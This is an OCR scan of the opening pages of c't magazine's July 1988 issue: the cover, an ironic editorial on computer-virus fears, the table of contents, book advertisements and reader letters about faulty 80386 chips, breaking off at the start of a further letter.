DM 7,50

ct magazin für computer technik

7

Computer-Viren

Angst vor Software-Sabotage

Inboard 386 angepaßt
Matrixgedächtnis erkennt Muster
PC-Tastaturtreiber

WordPerfect für Atari ST
Amiga schreibt MSDOS-Format
Microsoft C 5.0
PostScript im Detail
Parallelrechner Suprenum


Projekt

EPAC-68000

ct Juli 1988

öS 62,— · sfr 7,50


HEISE



Auf alle Geräte 12 Monate Garantie. Preise gültig ab 1.12.87. Lieferbedingungen auf Anfrage. MCI MICRO COMPUTER INSTRUMENTS GMBH eingetragen AG Bergisch Gladbach HRB 2575 · Herstellung und Vertrieb von Microcomputern.

MCI

Bensberger Straße 252 · 5060 Bergisch Gladbach 2
Tel. (02202) 1080
Fax: (02202) 31009 · Telex: 8873518



Liebe Leserin, lieber Leser,

in der "Sauregurkenzeit" passieren immer die tollsten Geschichten: Nessie läßt sich wieder blicken, im Bermuda-Dreieck verschwindet irgendwas, am Himalaya wird ein Schneemensch gesichtet, und die NASA ortet UFOs. Wir bringen in dieser sommerlichen Ausgabe eine Story über "Computer-Viren".

Wer ein bißchen Ahnung von Computern hat, der weiß natürlich, daß so was wie Aids unter Mikrochips völlig undenkbar ist. Infektion infolge eines unmoralischen Verhältnisses zu Raubkopien? Verseuchung des Datenbestands durch Fremdgehen mit billigen Shareware-Programmen? Diesen Quatsch haben wohl Marketing-Strategen ersonnen, die demnächst mit irgendwelchen Verhütungsmitteln das große Geschäft machen wollen.

Solche Schauermärchen kann man Leuten weismachen, die digitale Rechner für denkende Wesen halten. Die würden sogar glauben, daß Hardware, Betriebssystem und Anwendungsprogramme so eine Art Organismus bilden, der in einem eigenen Kosmos lebt. Echten Horror kann man denen einjagen, wenn man ihnen ausmalt, wie die vielen Computer auf der Welt miteinander kommunizieren. Wie sie über den Austausch von Disketten, über Netzwerke und Datenfernübertragung verschlüsselte Botschaften versenden, von denen sie uns nur einen Teil zeigen.


Dabei handelt es sich doch nur um Maschinen; sie werden nie weiter zählen können als von 0 bis 1, und sie werden immer genau das tun, was das Programm ihnen vorschreibt. Zugegeben, als Benutzer kriegt man von den Details immer weniger mit. Wenn der Kopf der Festplatte plötzlich tackert, überlege ich manchmal: "Was macht der jetzt bloß?" Früher brauchte der Rechner mich noch, um den Kassettenrecorder zu bedienen. Da hatte er keine Chance, an andere Dateien heranzukommen. Das hat sich geändert.

Der technische Fortschritt ist weit vorangekommen. Die Mikrocomputer sind komfortabler geworden, viele Funktionen laufen automatisch ab. Der Anwender muß sich nicht mehr um die Einzelheiten kümmern, er braucht sie nicht einmal zu verstehen. Solche Erleichterungen in der Bedienung waren auch unbedingt notwendig, um den Weg für den bequemen Einsatz von Computern in allen Bereichen zu ebnen: in den kaufmännischen Büros, im Verkehrswesen, in Banken und Versicherungen, bei Behörden, in der Labor- und Medizintechnik.

In Zukunft werden die Computer immer selbständiger arbeiten. Aber das scheint nur für den normalen Anwender so. Tatsächlich werden all diese raffinierten Automatismen im stillen Kämmerlein von guten Programmierern ausgetüftelt. Die haben alles im Griff.

Und auf die können wir uns doch verlassen, oder?

Christian Persson



7 88

Prüfstand

Text reinziehen
Soricon DataSweep 1 — 34

Probieren mit Simulieren
ESS 31: EPROM-Simulator für beliebige Rechner — 42

Reports

Latente Bedrohung
Interview mit Prof. Klaus Brunnstein — 84

PostScript – Cash-Cow und Chamäleon
Kommender Standard oder Übergangslösung? — 90

Der Suprenum-Rechner
Eine Parallelrechner-Architektur — 92

Software-Know-how

Die Viren sind da
Bootsektor-Viren erobern den Atari ST — 72

Fein verteilt
Das Unit-Konzept unter Turbo-Pascal 4.0 — 110

Ein Computer lernt buchstabieren
Mustererkennung mittels Matrixgedächtnis — 114

Herantasten
Die Tastatur des Amiga — 126

An die Kette gelegt
Lange Strings in Pascal — 136

Knöpfchen, Knöpfchen
Teil 2: PC-Tastaturen die Zähne ziehen — 178

Projekt

Der größere Zwerg
EPAC-68000 – Die Schaltung — 156

Software-Review

Programmieren à la carte
Programmgenerator EBUS — 24

Modula-Meilenstein?
Megamax Modula-2 — 28

Daten-Manager
Datenbankprogramm DataEase V2.5 — 36

Die Alternative
Taylor-Modula-2-Compiler für MSDOS-Rechner — 48

C für Profis
Microsoft-C 5.0 — 54

Fastkick & Small Editor
Menüoberfläche für MS-/PCDOS — 214

WordPerfect 4.1
Textverarbeitung am Atari ST — 214

DOS-2-DOS
Amiga beschreibt und formatiert MSDOS-Disketten — 216


Virus, Virus!

'Gib mir meine Dateien wieder!' könnte man den alten römischen Klageruf an Publius Quinctilius Varus nach der verlorenen Schlacht im Teutoburger Wald in die Neuzeit transferieren. Leider lassen sich Computer-Virus-Infektionen nicht einfach per Disketten-Kondom verhindern. Am besten haben sich bisher Know-how-Schutzimpfungen der geplagten Anwender bewährt.

Seite 70 und 72

EPAC-68000

Eigentlich sollen Einplatinen-Allzweck-Computer ja klein sein, weshalb sich die Versionen von 16-Bit-CPUs mit 8-Bit-Datenbus dafür anbieten: nur jeweils ein RAM- und EPROM-IC sind für den Minimalfall nötig. Der Wunsch vieler Leser nach mehr, vor allem nach einfacherer Erweiterbarkeit, war uns aber Befehl, und so fahren wir hier den echten 16-Bitter EPAC-68000 auf.



Seite 156

Text reinziehen

Klartextleser gibt es schon länger, leider zeichnen sich die meisten Systeme vornehmlich durch Preise jenseits von Gut und Böse, mindestens aber 10 000 DM aus. Die 'lesende Maus' Data Sweep 1 von Soricon soll hier neue Maßstäbe setzen.

Seite 34

MS-C, die 5.

Microsoft-C ist das dominante professionelle C-Entwicklungspaket auf dem PC-Markt, im Hinblick auf OS/2 sogar der Maßstab schlechthin. Dementsprechend hoch sind die Erwartungen in Microsofts Jüngstes, das stattliche 13 Pfund Liefergewicht auf die Waage bringt.

Seite 54

PC-Knöpfchen II

Nach der Tastatur-Analyse steht nun die Synthese auf dem Programm: ein üppig ausgestatteter und dennoch überschaubarer Tastaturtreiber, der fast beliebig eigene Anpassungen an exotische Keyboards oder ebensolche eigene Wünsche zuläßt.

Seite 178

Inhalt

Programme aus der Dose

Echte Programmierer können sich nur schütteln, wenn sie den Begriff 'Programmgenerator' hören, Neulinge hingegen träumen von Computern, die ihnen nach ein paar Angaben ein maßgeschneidertes Profiprogramm abliefern. Der Programmgenerator EBUS für Datenbankanwendungen ist kein schlechter Kompromiß für beide Lager.

Seite 24

Nachhilfe für Inboard 80386


Die Hotline knisterte nicht schlecht, nachdem wir beim Test des Inboard 80386 zwar auf abstellbare Kompatibilitätsprobleme hingewiesen haben, aber deren Abhilfe nicht gleich mitlieferten. Eine gründliche und möglichst vielen Lesern hilfreiche Darstellung der Probleme brauchte halt etwas Zeit.

Seite 68

Buchstäblich

Erinnern Sie sich noch an unseren Beitrag über Matrix-Gedächtnisse? Nein? Die vorgestellten Gedächtnisse waren auch vergeßlich und irrten sich gelegentlich beim Wiedererkennen gelernter Buchstaben. Diesmal zeigen wir einen optimierten Ansatz mit hoher Treffsicherheit, der sich zum Beispiel für Klartextlesegeräte eignet.

Seite 114



PostScript

Im Zuge des großen Booms von Desktop Publishing fällt auch andauernd der Begriff 'PostScript'. Der Anwender kann meist nur aus dem erstaunlichen Preisunterschied zwischen Laserdruckern mit und ohne PostScript-Fähigkeit schließen, daß es sich dabei um ein famoses Feature handeln muß. Und in der Tat, die Druckerprogrammiersprache PostScript ist zur Zeit der beste und eigentlich einzige Schnittstellenstandard, mit dem der Entwurf von Druckvorlagen auf der häuslichen DTP-Anlage eine spätere professionelle Produktion auf einem Fotosatzbelichter zuläßt – wenn es auch nicht ganz so einfach ist, wie es hier klingt.

Seite 90 und 205

AGAIN and AGAIN

lassen sich die AGAs, die 'Abänderbaren Gatter-Anordnungen', bis zu 5000mal in der Sekunde programmieren. Wie in ein RAM werden Daten (flüchtig) eingeschrieben, die die interne Verschaltung dieser komplexen Logikschaltungen festlegen. Langfristiges Ziel dieser Chip-Entwicklung ist es unter anderem, der Software für jedes Problem den jeweils idealen Prozessor konfigurieren zu können.

Seite 62

Forum

Angst vor Computer-Viren
Über Saboteure mit Allmachtsphantasien **70**

Programme

GEM quer
Um 90° gedrehte Menüumgebung **130**

Nebenbei
Rückdokumentations-Tool für C-Programme **146**

RAM-Checker
Testprogramm für dynamische RAMs im PC **172**

Grundlagen

PC-Bausteine
In den Tiefen der Systemsteuerung **164**

Praxistip

Bit-Salat
Intels Inboard 386 wird kompatibel **68**

Patch on Patch
Verbesserungen am RAM-Disk-Treiber zum CPC 6512 **102**

Für 10 Pfennig Ports, bitte!
Mehr Eingangsleitungen am CPC **107**

Wo steht der Kopf?
Eine Spuranzeige **108**

Von Ctrl-U und KEYB GR
MS-/PCDOS und Tastaturtreiber **184**

Applikation

Softe Hardware
AGA, die abänderbare Gatter-Anordnung **62**


Story

Sie war perfekt **222**

Rubriken


Editorial **3**
Leserbriefe **8**
Ergänzungen + Berichtigungen **12**
aktuell **14**
Hotline **200**
Club **202**
c't-Kartei: PostScript – die Seiten-Beschreibungssprache **205**
Buchkritik **218**
Inserentenverzeichnis **229**
Impressum, Vorschau auf Heft 8/88 **230**

NEUE PC



Den PC/AT verstehen.
In diesem Buch erfahren Sie alles, was Sie zum AT wissen wollen. Die Entwicklung, die Gemeinsamkeiten und Unterschiede zum Vorgänger PC/XT, das Installieren des Systems, die Verwendung der Betriebssysteme DOS und OS/2, die Programmierung der Tastatur, die Organisation der Festplatte, die Unterschiede der Videokarten (MDA, CGA, EGA, VGA, PGA, Hercules), alles über EMS, LIM, Windows, Speichererweiterungen und vieles andere mehr. Mit zahlreichen Abbildungen und Programmbeispielen.
Das große AT-Buch
Hardcover, 390 Seiten, DM 69,-

UNIX für Einsteiger
Ihre ersten Schritte in die UNIX-Welt sollten Sie mit diesem Buch beginnen. Leichtverständlich erhalten Sie das Grundlagenwissen, das Sie für die Arbeit mit UNIX oder einer seiner Varianten benötigen. Aus dem Inhalt: Unterschiede zu anderen Betriebssystemen wie MS-DOS, CP/M und OS/2, UNIX-Kommandos, die Shell, Dateiverwaltung, Rechnersteuerung mit Filtern, Pipes, Wildcards und Hintergrundprozessen. Weiterhin finden Sie Übungen zur Arbeit mit UNIX, Erläuterung der Editoren und Hinweise zur Programmiersprache C, zum Superuser, zur Textverarbeitung und Programmentwicklung.
UNIX für Einsteiger
Hardcover, 215 Seiten, DM 49,-



Rund um den PC-Drucker
Nutzen Sie Ihren Drucker richtig – lesen Sie das große PC-Drucker-Buch. Hier erfahren Sie mehr über die Bedeutung der DIP-Schalter, wie ein Druckertreiber funktioniert und was Sie tun müssen, wenn der Ausdruck einmal keine Umlaute enthält. Denn das große PC-Drucker-Buch steckt voller Lösungen. Gleichzeitig dient es als hervorragendes Nachschlagewerk zu allen Druckerproblemen und -fragen. Ganz neu: mit beiliegender Diskette.
Das große PC-Drucker-Buch
Hardcover, inkl. Diskette, 372 Seiten, DM 59,-

Von der Installation zur perfekten Tabelle.
„Excel ist das Spreadsheet für die nächsten 10 Jahre", so eine Werbeaussage. Und dies ist sicherlich nicht übertrieben, denn Excel leistet Erstaunliches. Anhand so praktischer Beispiele wie Umsatzstatistiken erstellen, Daten grafisch darstellen und auswerten, Gehaltsabrechnung, Stückzahlenkalkulation und Finanzplanung lernen Sie mit Excel für Einsteiger Schritt für Schritt, Ihr Programm für Ihre Arbeiten optimal zu nutzen. Von der Installation bis zum perfekten Druck von Tabellen.
Excel für Einsteiger
Hardcover, ca. 200 Seiten, DM 49,-
erscheint ca. 7/88

Für engagierte Programmierer.
Wer ernsthaft in Turbo Pascal programmieren will, sollte dieses Buch nutzen: Arbeiten mit beiden Versionen, Pascal-Repetitorium, professionelle Software-Entwicklung in Turbo Pascal, viele Entwicklungsbausteine für eigene Programme, Zugriffe auf DOS und BIOS, Maschinensprache einbinden, Turbo Pascal intern – in diesem Buch werden alle wichtigen Aspekte umfassend behandelt. Natürlich auch mit Beschreibung des neuen Unit-Konzepts 4.0 und der Konvertierung bestehender 3.0-Programme.
Das große Buch zu Turbo Pascal 3.0/4.0
Hardcover, ca. 700 Seiten, DM 59,-
ercheint ca. 6/88

Die DATA BECKER Führer – immer aktuell:

Hier drei weitere Neuerscheinungen der erfolgreichsten und komplettesten Serie ihrer Art. Programmwissen pur im Westentaschenformat. Kompetent, schnell und immer griffbereit.


DATA BECKER Führer
Word Perfect
inkl. Version 4.2 deutsch
191 Seiten, DM 29,80

DATA BECKER Führer
Turbo Pascal
inkl. Version 4.0 deutsch
126 Seiten, DM 24,80

DATA BECKER Führer
Word
inkl. Version 4.0 deutsch
176 Seiten, DM 29,80


DATA BECKER
Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

-BÜCHER



Alles über Grafikkarten
CGA, HGC, HRF, EGA/AGA, VGA – welche Leistungen bieten die verschiedenen Grafikkarten? Wie werden sie installiert und wie programmiert? Welche Zusammenhänge bestehen zwischen den einzelnen Karten und den verschiedenen Programmen? Wenn Sie umfassend informiert sein wollen, finden Sie in diesem Buch die Antworten. Dabei erfahren Sie auch gleich, wie Sie Zeichensätze und Grafiken editieren, Hardcopy- und Snapshot-Routinen erstellen und nutzen, Dia-Shows und Animationen programmieren und und und.

Das große PC-Grafikbuch
Hardcover, inkl. Diskette, ca. 400 Seiten, DM 59,–
erscheint ca. 7/88




dBase III Plus – Tips & Tricks
Allen Anwendern, die bereits mit dBase III Plus arbeiten, gibt dieses Buch den letzten Schliff. Hier finden Sie alles, was die Arbeit mit diesem ausgefeilten Datenbank-System richtig professionell gestaltet: Merkmale der Punktoberfläche, Variablenbehandlung, Datenverwaltung, Programmoptimierung, Daten- und Programmübernahme aus früheren Versionen, Datenaustausch und als besonderes Bonbon einen kleinen Ausblick auf das, was das neueste dBase IV von Ashton Tate zu bieten hat. Dazu jede Menge Hilfsroutinen und zahlreiche Tips zur praktischen Arbeit. Besonders hilfreich: die Diskette zum Buch mit allen Beispielen.

Tips & Tricks für dBase III Plus-Anwender
Hardcover, 444 Seiten, inkl. Diskette, DM 69,–

Der schnelle Einstieg zu MS-Works
MS-Works bietet alles für die tägliche Arbeit am PC: Textverarbeitung, Tabellenkalkulation, Geschäftsgrafik, Datenbank und Kommunikation. Mit MS-Works für Einsteiger haben Sie das komplexe Programmpaket im Griff. Von Anfang an. Ob Installation, Arbeit mit den einzelnen Modulen, Datenaustausch zwischen den MS-Works-Anwendungen oder die Kommunikation mit einem anderen PC – Sie wissen immer, worauf es ankommt. MS-Works für Einsteiger – leichtverständlich und mit vielen praktischen Beispielen.

MS-Works für Einsteiger
ca. 200 Seiten, DM 29,–
erscheint ca. 7/88



DTP mit dem Ventura

Wie der Ventura Publisher grundsätzlich funktioniert, ist Ihnen eigentlich klar. Aber dennoch, eine ganze Reihe von Fragen bleibt offen: Wie arbeitet man mit den Stylesheets und wie werden sie definiert? Wie lassen sich Rahmen optimal einsetzen? Welche Schriftgröße für welchen Zweck? Wie funktioniert die Arbeit mit Fußnoten, Inhaltsverzeichnis oder Index? Fragen, die Ihnen „Wie gedruckt – DTP mit dem Ventura" klipp und klar beantwortet. Ein echtes Anwenderbuch, das voller Ideen und Anregungen steckt und Ihnen auch die praktische Umsetzung vermittelt. Ob Briefe, Formulare, Visitenkarten, Bücher oder Logos – hier werden alle Möglichkeiten, die Ihnen das Programm bietet, vorgestellt und erklärt. Zusätzlich im Buch: jede Menge Tips & Tricks zur täglichen Arbeit, Wissenswertes zur Typografie und ein Menüstrukturplan. Wie gedruckt – Desktop Publishing mit dem Ventura: Ihr Schlüssel zur professionellen Satzherstellung mit Ihrem PC.

Wie gedruckt
Desktop Publishing mit dem Ventura Publisher
Hardcover, ca. 250 Seiten, DM 79,–
erscheint ca. 7/88

c't 7/88

COUPON

COUPON BITTE EINSENDEN AN:
DATA BECKER
MEROWINGERSTR. 30
4000 DÜSSELDORF

Zzgl. DM 5,– Versandkosten unabhängig von der best. Stückzahl

HIERMIT BESTELLE ICH FÜR MEINEN PC

NAME, VORNAME

STRASSE

ORT

Fündig auf der CeBIT
(Vorsicht bei 386-Boards, c't 4/88)

Ihr Artikel über die defekten 80386 wurde in Japan wohl nicht veröffentlicht. Auf der CeBIT konnten wir an einem halben Tag zwei solche CPUs auf 386-Boards finden. Eine Firma kam aus dem 'tiefsten Japan', die andere war ein deutscher Anbieter. Vielen Dank für Ihre Hinweise.

Bernd Rüter, Seelze

Lange geschlafen

Optisch groß aufgemacht bringen Sie auf Seite 24 eine 'Warnung' vor 'halben' 386-Boards. Es ist wirklich zu fragen, ob Sie eigentlich ein halbes Jahr geschlafen haben??? Wie Sie richtig schreiben, ist die Panne bereits Anfang '87 geschehen, und die Auswirkungen auf dem deutschen Markt waren bereits Ende '87 zu spüren. Inzwischen sind von den etwa 5 000 Boards (zumindest auf dem deutschen Markt) kaum noch welche vorhanden. Interessant wäre allerdings gewesen, daß von mindestens einem Importeur (der noch 'halbe' ausgeliefert hatte) eine Umtauschaktion durchgeführt wird, allerdings gegen einen Aufpreis von 500 DM.

Alles in allem viel Lärm um nichts, und das noch etwa ein halbes Jahr zu spät. In der klassischen Zeitungsmaxime 'ALL THE NEWS THAT FIT TO PRINT' findet man eben das Wörtchen 'NEWS', eine Nachricht, die bereits der Schnee vom vergangenen Jahr ist, ist eben keine NEWS.

Roland Krauskopf, Eching

Wir haben die Auswirkungen in der Tat nicht früher gespürt und wären Ihnen deshalb für einen rechtzeitigen Hinweis dankbar gewesen.

Auch mit 'Sigma'

Auf der CeBIT fragte ich am Stand von Computer 2000, dem ersten deutschen Händler des Intel Inboard, nach den 386ern, die nicht den gesamten 32-bit-Befehlssatz beherrschen. Die Antwort war verblüffend: nicht alle 386er der Vorserie, die wieder eingezogen wurden, wurden mit den Stempel '16 BIT S/W ONLY' versehen. Einen Teil kennzeichnete Intel lediglich mit einem Σ (Sigma). Auch diese Chips dürften Probleme mit der 32-bit-Multiplikation haben (und auch machen).

Sven Hannover, Berlin

Unsere Recherchen bestätigen diese Aussage. Danach sind die mit einem Sigma gestempelten 386er nur für 16-Bit-Software geprüft, die 'echten' 32-Bitter tragen zwei 'Σ'-Zeichen.

Probleme gesucht
(Leserbriefe, c't 5/88)

Der Zuschrift von Herrn Linke (c't 5/88) möchte ich nun doch folgendes entgegenhalten: Wir haben also ultraleistungsfähige Ware aller Art, aber keine damit sinnvoll zu lösenden Probleme – na und? Kreativität ist, das Problem zu finden (Vgl. H. W. Franke: Der letzte Programmierer). Und im übrigen: Welche sinnvolle Anwendung hat z. B. Briefmarkensammeln?

Das c't-Forum ist eine gute Idee – obgleich ich doch Zweifel habe, ob z. B. das Mai-Forum in den Chefetagen von Apple, Lotus & Co. gelesen wird. Aber immer noch besser als gar nichts von sich geben.

Lars Düning, Braunschweig

Ganz toll
(c't 68020-Projekt, c't 9/87)

Besonders gut gefällt mir, daß Sie sich nicht auf MSDOS-Rechner beschränken. Weiterhin finde ich Ihre Projekte ganz toll, vor allem der c't 68020 sagt mir sehr zu. Aber auch die Grundlagenartikel sind sehr wichtig für mich, ebenso wie die kritischen Anmerkungen zu den möglichen Auswirkungen der Computertechnologie.

Jetzt habe ich noch einige Fragen zum c't-68020-Projekt: Sind für den Endausbau noch Platinen vom alten c't 68000 nötig? Welche Platinen erscheinen in nächster Zeit bzw. welche kommen überhaupt noch? Wird es eine Farbgrafikkarte geben?

Rudi Obertrifter, Tübingen

Für den Endausbau des c't 68020 werden keine Platinen vom alten System mehr erforderlich sein.

Als nächstes stehen die System-I/O-Karte und eine Grafik-Karte (640 × 400 Pixel) an, etwas später eine DRAM-Karte. Für professionelle Grafik-Anwendungen ist ein separates und allgemein verwendbares Grafik-Subsystem geplant.

TEK 4/8 bei 20 MHz

(Grundstein zum Supercomputer, c't 10/87)

